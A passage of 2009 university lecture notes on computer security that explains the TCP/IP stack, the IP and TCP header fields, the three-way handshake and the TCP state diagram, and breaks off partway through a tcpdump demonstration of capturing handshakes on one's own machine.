

# Lecture 16: TCP Vulnerabilities and the Denial-of-Service Attacks

## Lecture Notes on “Computer and Network Security”

by Avi Kak (kak@purdue.edu)

April 22, 2009

©2009 Avinash Kak, Purdue University

Goals:

- To review the IP and TCP packet headers
- TCP State Transition Diagram
- TCP Vulnerabilities
- The SYN Flood Attack for Denial of Service
- IP Spoofing Attacks
- How Feasible are the SYN Flood DoS and the IP Spoofing Attacks?
- Troubleshooting Networks with the netstat Utility

## 16.1: TCP and IP

- We now live in a world in which the acronyms TCP and IP have become almost as commonly familiar as the other computer-related words like bits, bytes, megabytes, etc.
- IP stands for the Internet Protocol that deals with assigning addresses to computers and routing packets of data from one computer to another. TCP, on the other hand, deals with establishing reliable connections using the facilities provided by IP.
- A less reliable version of TCP is UDP (User Datagram Protocol). Despite the pejorative sense associated with the phrase “less reliable”, **UDP is central to the workings of internet communications**, as you will discover in this and the next lecture.
- The different communication and application protocols that regulate how computers work together are commonly visualized as belonging to a layered organization of protocols that is referred to as the TCP/IP protocol stack.

## 16.2: The TCP/IP Protocol Stack

- The four different layers of the TCP/IP protocol stack are
  - 1. Application Layer**  
(HTTP, FTP, SMTP, SSH, POP3, TLS/SSL, DNS, etc.)
  - 2. Transport Layer**  
(TCP, UDP, etc.)
  - 3. Network Layer**  
(IP (IPv4, IPv6), ICMP, IGMP, etc.)
  - 4. Link Layer**  
(Ethernet, WiFi, PPP, SLIP, etc.)

The “Network Layer” is also referred to as the “Internet Layer”.

- Note that TCP (Transmission Control Protocol) and IP (Internet Protocol) are two separate protocols in the stack and that the entire stack is commonly referred to as the TCP/IP protocol suite. Of the various protocols shown, TCP and the IP were the first to be developed.

- The layered representation of the protocols shown above is somewhat lacking, especially with regard to the Application Layer. As a case in point, it is not reasonable to think of both HTTP and TLS/SSL at the same level because the former calls on the latter for security. In that sense, HTTP should be placed above TLS/SSL. [The acronym HTTP stands the HyperText Transport Protocol, TLS for the Transport Layer Security, and SSL for Secure Socket Layer.]
- A superior layering of the protocols is provided by the seven-layer OSI (Open System Interconnection) Model that splits the **Application Layer** of the TCP/IP stack into three finer grained layers: **Application Layer**, **Presentation Layer**, and **Session Layer**. In this model, TLS/SSL would belong to the Session Layer, whereas HTTP would stay in the Application Layer. The **Presentation Layer** includes protocols such as the SMB (Samba).
- The OSI model also breaks the Link Layer of TCP/IP into two layers: the **Data Link Layer** and the **Physical Layer**. The **ethernet** protocol resides at the Data Link Layer. The **Physical Layer** would be represented by the propagation medium (cables, wireless, etc., and the associated components like repeaters, amplifiers, etc. **Media Access Control** (MAC) protocols work at the Data Link Layer using CSMA, CDMA, etc., types of al-

gorithms. [For the Windows users, NetBIOS (which stands for Network Basic Input/Output System) provides network related services at the Session Layer. Note that NetBIOS is only an API and, in its modern implementation, it uses TCP/IP for transport (in which case it is also known as NetBT). So in a modern Windows machine, you have a Presentation Layer resource-sharing protocol like SMB (which is used for connecting to a networked disk drive on another machine) sitting on top of NetBIOS in the Session Layer and that in turn sits on top of TCP/IP. At least in principle, this allows the Windows resources to be shared on the internet — but at great security risk. Ports 139 and 445 are assigned to the SMB protocol.]

- Another commonly used protocol that does not conveniently fit into the 4-layer TCP/IP model is the ICMP protocol. ICMP, which stands for the Internet Control Message Protocol (RFC 792), is used for the following kinds of error/status messages in computer networks:

**Announce Network Errors:** When a host or a portion of the network becomes unreachable, an ICMP message is sent back to the sender.

**Announce Network Congestion:** If the rate at which a router can transmit packets is slower than the rate at which it receives them, the router's buffers will begin to fill up. To slow down the incoming packets, the router sends the ICMP *Source Quench* message back to the sender.

**Assist Troubleshooting:** The ICMP *Echo* messages are used


by the commonly used **ping** utility to determine if a remote host is alive, for measuring round-trip propagation time to the remote host, and for determining the fraction of *Echo* packets lost en-route.

**Announce Timeouts:** When a packet's TTL (Time To Live) drops to zero, the router discarding the packet sends an ICMP *time exceeded* message back to the sender announcing this fact. (Every IP packet contains a TTL field that is decremented every time the packet passes through a router.) [The commonly used **traceroute** utility is based on the receipt of such *time exceeded* ICMP packets for tracing the route taken to a destination IP address.]

- The ICMP protocol is a bit of a cross between the Link Layer and the Transport Layer. Its headers are basically the same as those of the Link Layer but with a little bit extra information thrown in during the encapsulation phase.
- **On the transmit side, as each packet descends down the protocol stack, each layer adds its own header to the packet.**

## 16.3: The Network Layer (also known as the Internet Layer or the IP Layer)

- The header added by the IP layer includes information as to which higher level protocol the packet came from. The header added to the packet by the IP layer also includes information on what host the packet is going to, and the host the packet came from. Shown below is the IP Header format



The various fields of the header are:

- The **version** field (4 bits wide) refers to the version of the IP protocol. The header shown is for IPv4.

- The **IHL** field (4 bits wide) is the Internet Header Length is the length of the header in 32-bit words. The minimum value for this field is 5 for five 32-bit words.
- The **Differentiated Service** (DS) field (6 bits wide) and the **Explicit Congestion Notification** (ECN) field (2 bits wide) together used to be called the **Type of Service** field (8 bits wide). They are both used to indicate the priority to be accorded to a packet. The routers may ignore these fields.
- The **Total Length** field (16 bits wide) is the size of the packet in bytes, including the header and the data. The minimum value for this field is 576.
- The **Identification** field (16 bits wide) is assigned by the sender to help the receiver with the assembly of fragments back into a datagram.
- The **Flags** field (3 bits wide) is for setting the two control bits at the second and the third position. The first of the the three bits is reserved and must be set to 0. When the second bit is 0, that means that this packet can be further fragmented; when set to 1 stipulates no further fragmentation. The third bit when set to 0 means this is the last fragment; when set to 1 means more fragments are coming. [The IP layer should not send to the lower-level physical-link layer packets that are larger than what the physical layer can handle. The size of the largest packet that the physical layer can handle is referred to as **Maximum**

**Transmission Unit (MTU).** Packet fragmentation by the IP layer becomes necessary when the descending packet's size is larger than the MTU for the physical layer. We may refer to the packet that is descending down the protocol suite and received by the IP layer as the **datagram**. The information in the IP headers of the packets resulting from fragmentation must allow the packets to be reassembled into datagrams at the receiving end even when those packets are received out of order.]

- The **Fragment Offset** field (13 bits wide) indicates where in the datagram this fragment belongs. The fragment offset is measured in units of 8 bytes. This field is 0 for the first fragment.
- The **Time To Live** field (8 bits wide) determines how long the packet can live in the internet. As previously mentioned near the end of Section 16.2, each time a packet passes through a router, its TTL is decremented by one.
- The **Protocol** field (8 bits wide) is the integer identifier for the higher-level protocol that generated the data portion of this packet. (The integer identifiers for protocols are assigned by IANA (Internet Assigned Numbers Authority). For example, ICMP is assigned the decimal value 1, TCP 6, UDP 17, etc.)
- The **Header Checksum** field (16 bits wide) is a checksum on the header only (using 0 for the checksum field itself). Since TTL varies each time a packet passes through a router, this field must be recomputed at each routing point. The checksum is calculated by dividing the header into 16-bit words and then

adding the words together. This provides a basic protection against corruption during transmission.

- The **Source Address** field (32 bits wide) is the IP address of the source.
  - The **Destination Address** field (32 bits wide) is the IP address of the destination.
  - The **Options** field consist of zero or more options. The optional fields can be used to associate handling restrictions with a packet for enforcing security, to record the actual route taken from the source to the destination, to mark a packet with a timestamp, etc.
  - The **Padding** field is used to ensure that the IP header ends on a 32-bit boundary.
- 
- As should be clear from our description of the various IP header fields, the IP protocol is responsible for fragmenting a descending datagram at the sending end and reassembling the packets into what would become an ascending datagram at the receiving end. As mentioned previously, fragmentation is carried out so that the packets can fit the packet size as dictated by the hardware constraints of the lower-level physical layer. [If the IP layer produces outgoing packets that are too small, any IP layer filtering at the receiving end may

find it difficult to read the higher layer header information in the incoming packets. Fortunately, with the more recent Linux kernels, by the time the packets are seen by iptables, they are sufficiently defragmented so that this is not a problem.]


- Note that, whereas the TCP protocol, to be reviewed next, is a connection-oriented protocol, the IP protocol is a *connectionless* protocol. In that sense, IP is an unreliable protocol. It simply does not know that a packet that was put on the wire was actually received.

## 16.4: The Transport Layer (TCP)

- Through handshaking and acknowledgments, TCP provides a reliable communication link between two hosts on the internet.
- When we say that a TCP connection is **reliable**, we mean that the sender's TCP always knows whether or not its packets reached the receiver's TCP. If the sender's TCP does not receive an acknowledgement that its packets reached the destination, the sender's TCP simply resends the packets. Additionally, certain data integrity checks on the transmitted packets are carried out at the receiver to ensure that the receiver's TCP accepts only error-free packets.
- A TCP connection is **full-duplex**, meaning that a TCP connection simultaneously supports two byte-streams, one for each direction of a communication link.
- TCP includes both a **flow control mechanism** and a **congestion control mechanism**.
- **Flow control** means that the receiver's TCP is able to control the size of the packets dispatched by the sender's TCP. This the

receiver's TCP accomplishes by putting to use the **Window** field of an acknowledgement packet, as you will soon see.

- **Congestion control** means that the sender's TCP varies the rate at which it places the packets on the wire on the basis of the traffic congestion on the route between the sender and the receiver. The sender TCP can measure traffic congestion by measuring the rate at which the ICMP *source-quench messages* are received from the routers (See Section 16.2 for ICMP messages) when their buffers start to fill up. We will discuss this further in Section 16.9.
- The header of a **TCP segment** is shown below (taken from RFC793, dated 1981). See the beginning of Section 16.6 for what is meant by a **TCP segment**.



The various fields of the header are:

- The **Source Port** field (16 bits wide) for the port that is the source of this TCP segment.
  
- The **Destination Port** field (16 bits wide) for the port of the remote machine that is the final destination of this TCP segment.
  
- The **Sequence Number** field
- The **Acknowledgment Number** field

with each of these two fields being 32 bits wide. These two fields have two different roles to play depending on whether a TCP connection is in the process of being set up or whether an already-established TCP connection is exchanging data:

\* When a host A first wants to establish a TCP connection with a remote host B, the two hosts A and B must engage in the following **3-way handshake**:

1. A sends to B what is known as a **SYN** packet. (What that means will become clear shortly). The **Sequence Number** in this TCP packet is a randomly generated number  $M$ . This random number is also known as the **initial sequence number (ISN)** and the random number generator used for this purpose also known as the ISN generator.

2. The remote host B must send back to A what is known as a **SYN+ACK** packet containing what B expects will be the next sequence number from A — the number  $M + 1$  — in B's **Acknowledgment Number** field. The **SYN+ACK** packet sent by B to A must also contain in its **Sequence Number** field another randomly generated number,  $N$ . [The ISN number  $N$  plays the same role in B to A transmissions that the ISN  $M$  plays in A to B transmissions.]
  3. Now A must respond with an **ACK** packet with its **Acknowledgment Number** field containing its expectation of the sequence number that B will use in its next TCP transmission to A — the number  $N + 1$ . This transmission from A to B completes a three-way handshake for the establishment of a TCP connection.
- \* In an on-going connection between two parties A and B, the **Sequence Number** and the **Acknowledgement Number** fields are used to keep track of the byte count in the data streams that are exchanged between the two in the following manner:
1. Each endpoint in a TCP communication link associates a byte count with the first byte of the outgoing bytes in each TCP segment.
  2. This byte-count index is added to the initially sent ISN and placed in the **Sequence Number** field for an outgoing TCP packet. [Say an application at A wants to send 100,000 bytes to an application running at B. Let's say that A's TCP wants to break this up into 100 segments, each of size 1000 bytes. So A's TCP will send to B's TCP a packet containing the first 1000 bytes of data from the longer byte stream. The **Sequence Number** field of the TCP

header for this outgoing packet will contain 0, which is the index of the first data byte in the outgoing segment in the 100,000 byte stream, **plus** the ISN used for the initiation of the connection. The **Sequence Number** field of the next TCP segment from A to B will be the sequence number in the first segment plus 1000, and so on.]

3. When B receives these TCP segments, the **Acknowledgment Number** field of B's **ACK** packets contains the index it expects to see in the **Sequence Number** field of the next TCP segment it hopes to receive from A.
- The **Data Offset** field (4 bits wide). This is the number of 32-words in the TCP header.
  - The **Reserved** field (6 bits wide). This is reserved for future. Until then its value must be zero.
  - The **Control Bits** field (6 bits wide). These bits, also referred to as **flags**, carry the following meaning:
    - \* **1st flag bit: URG** when set means URGENT data.
    - \* **2nd flag bit: ACK** when set means acknowledgment.
    - \* **3rd flag bit: PSH** when set means that we want the TCP segment to be put on the wire immediately (useful for very short messages and when echo-back is needed for individual characters). Ordinarily, TCP waits for its input buffer to fill up before forming a TCP segment.

- \* **4th flag bit: RST** when set means that the receiver wants to reset the connection.
- \* **5th flag bit: SYN** when set means synchronization of sequence numbers.
- \* **6th flag bit: FIN** when set means the sender wants to terminate the connection.

Obviously, then, when only the 5<sup>th</sup> control bit is set in the header of a TCP segment, we may refer to the IP packet that contains the segment as a **SYN packet**. By the same token, when only the 2<sup>nd</sup> control bit is set in TCP header, we may refer to the IP packet that contains the segment as an **ACK packet**. Along the same lines, a TCP segment for which both the 2<sup>nd</sup> and the 5<sup>th</sup> control bits are set results in a packet that is referred to as the **SYN+ACK** packet. A packet for which the 6<sup>th</sup> control bit is set is referred to as a **FIN packet**; and so on.

- The **Window** field (16 bits wide) indicates the maximum number of data bytes the receiver's TCP is willing to accept from the sender's TCP in a single TCP segment. Section 16.6 addresses in greater detail how this field is used by the receiver's TCP to regulate the TCP segment size put on the wire by the sender's TCP.

- The **Checksum** field (16 bits wide) is computed by adding all 16-bit words in a 12-byte *pseudo header*, the TCP header, and the data. If the data contains an odd number of bytes, a padding consisting of a zero byte is appended to the data. The pseudo header consists of three 32-bit words. The pseudo-header and the padding are not transmitted with the TCP segment. While computing the **checksum**, the **checksum** field itself is replaced with zeros. The carry bits generated by the addition are added to the 16-bit sum. The checksum itself is the one's complement of the sum. (By one's complement we mean reversing the bits.)
  
- The pseudo-header we mentioned above is used only for computing the checksums at both the sending end and the receiving end. (The pseudo-header itself is not transmitted.) **It is a mechanism for verifying at the TCP level that the TCP segment was received at its intended destination as opposed to some other IP address.** What goes into the pseudo-header is taken from the both the TCP header and the IP datagram into which the TCP segment is encapsulated. The 12 bytes of a pseudo-header are made up of
  - \* 4 bytes for the source IP address taken from the encapsulating IP header,
  - \* 4 bytes for the destination IP address, again taken from the encapsulating IP header,

- \* 1 byte of zero bits,
- \* 1 byte for what is in the Protocol field of the IP header.  
and
- \* 2 bytes for the length of the TCP segment, including both the TCP header and the data.

As mentioned, the pseudo-header is a mechanism that ensures that a TCP segment has indeed reached its intended destination IP address and not some other IP address because of some malfunction in IP software. The 12-byte pseudo-header must be put together at the destination end. The destination assembly of the pseudo-header will include the IP address of the local machine that received the TCP segment. If that IP address is the actual intended destination for the TCP segment, the checksum will be the same as at the sending end, assuming that the rest of what goes into the pseudo-header also checks out. This then gives us an end-to-end verification from the sending TCP to the receiving TCP that the TCP segment was delivered to its intended destination. *The TCP checksum calculation obviously violates the strict separation between the TCP layer and the IP layer in the protocol stack — but it makes sense for practical reasons.*

- That brings us to the **Urgent Pointer** field (16 bits wide) in a TCP header. When **urgent data** is sent, it means that the receiving TCP engine should temporarily suspend accumulat-

ing the byte stream that it might be in the middle of and give higher priority to the urgent data. The value stored in the **Urgent Pointer** field is the offset from the value stored in the **Sequence Number** field where the urgent data ends. The urgent data obviously begins with the beginning of the data payload in the TCP segment in question. After the application has been delivered the urgent data, the TCP engine can go back to attending to the byte stream that it was in the middle of. This can be useful in situations such as remote login. One can use urgent data TCP segments to abort an application at a remote site that may be in middle of a long data transfer from the sending end.

- The **Options** field of variable size. If any optional header fields are included, their total length must be a multiple of a 32-bit word.

## 16.5: TCP vs IP

- IP's job is to provide a packet delivery service for the TCP layer. IP does not engage in handshaking and things of that sort. So, all by itself, it does not provide a reliable connection between two hosts in a network.
- On the other hand, the user processes interact with the IP Layer through the Transport Layer. TCP is the most common transport layer used in modern networking environments. Through handshaking and exchange of acknowledgement packets, TCP provides a reliable datagram delivery service with flow and congestion control.
- It is the TCP connection that needs the notion of a port. That is, it is the TCP header that mentions the port number used by the sending side and the port number to use at the destination.
- **What that implies is that a port is an application-level notion.** The TCP layer at the sending end wants a datagram to be received at a specific port at the receiving end. The sending TCP layer also expects to receive the receiver acknowledgments at a specific port at its own end. Both the source and

the destination ports are included the TCP header of an outgoing datagram.

- Whereas the TCP layer needs the notion of a port, the IP layer has NO need for this concept. The IP layer simply shoves off the packets to the destination IP address without worrying about the port mentioned inside the TCP header embedded in the IP packet.
- When a user application wants to establish a communication link with a remote host, it must provide source/destination port numbers for the TCP layer and the IP address of the destination for the IP layer. When a port is paired up with the IP address of the remote machine whose port we are interested in, the paired entity is known as a **socket**. That socket may be referred to as the **destination socket** or the **remote socket**. A pairing of the source machine IP address with the port used by the TCP layer for the communication link would then be referred to as the **source socket**. The sockets involved uniquely define a communication link.

## 16.6: How TCP Breaks Up a Byte-Stream that Needs to be Sent to a Receiver

- As mentioned in Section 16.4, after a connection is established, TCP assigns a sequence number to every byte in an outgoing byte stream. A group of contiguous bytes is grouped together to form the data payload for what is known as a **TCP segment**. A **TCP segment** consists of a **TCP header** and the data. A TCP segment may also be referred to as a TCP datagram or a TCP packet. The TCP segments are passed on to the IP layer for onward transmission.
- Suppose an Application Layer protocol wants to send 10,000 bytes of data to a remote host. TCP will decide how to break this byte stream into TCP segments. This decision by TCP depends on the **Window** field sent by the receiver. The value of the **Window** field indicates the maximum number of bytes the receiver TCP will accept in each TCP segment. The receiver TCP sets a value for this field depending on the amount of memory allocated to the connection for the purpose of buffering the received data.
- The receiver sending back a value for the **Window** field is the main **flow control** mechanism used by TCP. This is also referred


to as the TCP's sliding window algorithm for flow control.

- If the receiver TCP sends 0 for the **Window** field, the sender TCP stops placing packets on the wire and starts what is known as the **Persist Timer**. This timer is used to protect the TCP connection from a possible deadlock situation that can occur if an updated value for **Window** is lost and the receiver TCP has nothing further to send to the sender TCP while the sender is waiting for an updated value for **Window**. When the **Persist Timer** expires, the sender TCP sends a small segment to the receiver TCP (without any data, the data being optional in a TCP datagram) with the expectation that the ACK packet received in response will contain an updated value for the **Window** field.

## 16.7: The TCP State Transition Diagram

- The following figure shows the TCP state transition diagram.

*The State of a TCP Connection at Local  
for a Connection between Local and Remote*



- As shown in the diagram, a TCP **connection** is always in one of the following 11 states.

LISTEN  
SYN\_RECV  
SYN\_SENT  
ESTABLISHED

FIN\_WAIT\_1  
FIN\_WAIT\_2  
CLOSE\_WAIT  
LAST\_ACK  
CLOSING  
TIME\_WAIT  
CLOSED

- The first five of the states listed above are for initiating and maintain a connection and the last six for terminating a connection.
- A larger number of states are needed for connection termination because the state transitions depend on whether it is the local host that is initiating termination, or the remote that is initiating termination, or whether both are doing so simultaneously:

- An ongoing connection is in the **ESTABLISHED** state. It is in this state that data transfer takes place between the two end points.
- Initially, when you first bring up a network interface on your local machine, the TCP connection is in the **LISTEN** state.
- When a local host wants to establish a connection with a remote host, it sends a **SYN** packet to the remote host. This causes the about-to-be established TCP connection to transition into the **SYN\_SENT** state. The remote should respond with a **SYN+ACK** packet, to which the local should send back an **ACK** packet as the connection on the local transitions into the **ESTABLISHED** state. **This is referred to as a three-way handshake.**
- On the other hand, if the local host receives a **SYN** packet from a remote host, the state of the connection on the local host transitions into the **SYN\_RECV** state as the local sends a **SYN+ACK** packet back to the remote. If the remote comes back with an **ACK** packet, the local transitions into the **ESTABLISHED** state. **This is again a 3-way handshake.**

- Regarding the state transition for the termination of a connection, each end must independently close its half of the connection.
- Let's say that the local host wishes to terminate the connection first. It sends to the remote a **FIN** packet (recall from Section 16.4 that **FIN** is the 6th flag bit in the TCP header) and the TCP connection on the local transitions from **ESTABLISHED** to **FIN\_WAIT\_1**. The remote must now respond with an **ACK** packet which causes the local to transition to the **FIN\_WAIT\_2** state. Now the local waits to receive a **FIN** packet from the remote. When that happens, the local replies back with a **ACK** packet as it transitions into the **TIME\_WAIT** state. The only transition from this state is a timeout after two segment lifetimes (see explanation below) to the state **CLOSED**.
- About connection teardown, it is important to realize that a connection in the **TIME\_WAIT** state cannot move to the **CLOSED** state until it has waited for two times the maximum amount of time an IP packet might live in the internet. *The reason for this is that while the local side of the connection has sent an **ACK** in response to the other side's **FIN** packet, it does not know that the **ACK** was successfully delivered. As a consequence the other side might retransmit its **FIN** packet and this second **FIN** packet might get delayed in the network. If the local side allowed its connection to transition directly to*

**CLOSED** from **TIME\_WAIT**, if the same connection was immediately opened by some other application, it could shut down again upon receipt of the delayed **FIN** packet from the remote.

- The previous scenario dealt with the case when the local initiates the termination of a connection. Now let's consider the case when the remote host initiates termination of a connection by sending a **FIN** packet to the local. The local sends an **ACK** packet to the remote and transitions into the **CLOSE\_WAIT** state. It next sends a **FIN** packet to remote and transitions into the **LAST\_ACK** state. It now waits to receive an **ACK** packet from the remote and when it receives the packet, the local transitions to the state **CLOSED**.
- The third possibility occurs when both sides simultaneously initiate termination by sending **FIN** packets to the other. If the remote's **FIN** arrives before the local has sent its **FIN**, then we have the same situation as in the previous paragraph. However, if the remote's **FIN** arrives after the local's **FIN** has gone out, then we are at the first stage of termination in the first scenario when the local is in the **FIN\_WAIT\_1** state. When the local sees the remote **FIN** in this state, the local transitions into the **CLOSING** state as it sends **ACK** to the remote. When it receives an **ACK** from remote in response, it transitions to the

**TIME\_WAIT** state.

- In the state transition diagram shown, when an arc has two 'items' associated with it, think of the first item as the **event** that causes that particular transition to take place and think of the second item as the **action** that is taken by TCP machine when the state transition is actually made. On the other hand, when an arc has only one item associated with it, that is the event responsible for that state transition; in this case there is no accompanying action (it is a silent state transition, you could say).

## 16.8: A Demonstration of the 3-Way Handshake

- In Section 16.4, when presenting the **Sequence Number** and **Acknowledgement Number** fields in a TCP header, I described how a 3-way handshake is used to initiate a TCP connection between two hosts. To actually see these 3-way handshakes, do the following:
- Fire up the `tcpdump` utility in one of the terminal windows of your Ubuntu laptop with a command line that looks like one of the following:

```
tcpdump -v -n host 192.168.1.102
```

```
tcpdump -vvv -nn -i eth0 -s 1514 host 192.168.1.102 -S -X -c 5
```

```
tcpdump -nnvvvXSs 1514 host 192.168.1.102 and dst port 22
```

```
tcpdump -vvv -nn -i eth0 -s 1514 -S -X -c 5 'src 192.168.1.102'  
or 'dst 192.168.1.102 and port 22'
```

...

where, unless you are engaged in IP spoofing, you'd replace the string 192.168.1.102 (which is the IP address assigned by DHCP to my laptop when I am at home behind a LinkSys router) by the address assigned to your machine. As to which form of the `tcpdump` command you should use depends on how busy the LAN is to which your laptop is connected. The very first form will usually suffice in a home network. For busy LAN's, you would

want `tcpdump` to become more and more selective in the packets it sniffs off the ethernet medium. The third form shown above is an abbreviated manner of supplying the options to `tcpdump`. Additionally, you only need to supply the `'-i eth0'` option if have multiple interfaces (which may happen if your wireless is on at the same time) that are sniffing packets. [You may have to be logged in as root for this to work. The `tcpdump` utility, as I will describe in greater detail in Lecture 23, is a **command-line packet sniffer**. To see all the interfaces that `tcpdump` knows about, execute the command `tcpdump -D` and then select the interface for the packet sniffer with the help of the `-i` option as in `tcpdump -vvv -nn -i eth0`. The `-vvv` option controls the level of verbosity in the output shown by `tcpdump`. The `'-n'` option shows the IP addresses in their numerical form and the `'-nn'` option does the same for both the IP address and the port names. **Important: If you do not use the `'-nn'` option, the packet traffic displayed by `tcpdump` will include the reverse DNS calls by `tcpdump` itself as it tries to figure out the symbolic hostnames associated with the IP addresses in the packet headers.** Other possible commonly used ways to invoke `tcpdump` are: `tcpdump udp` if you want to capture just the UDP traffic 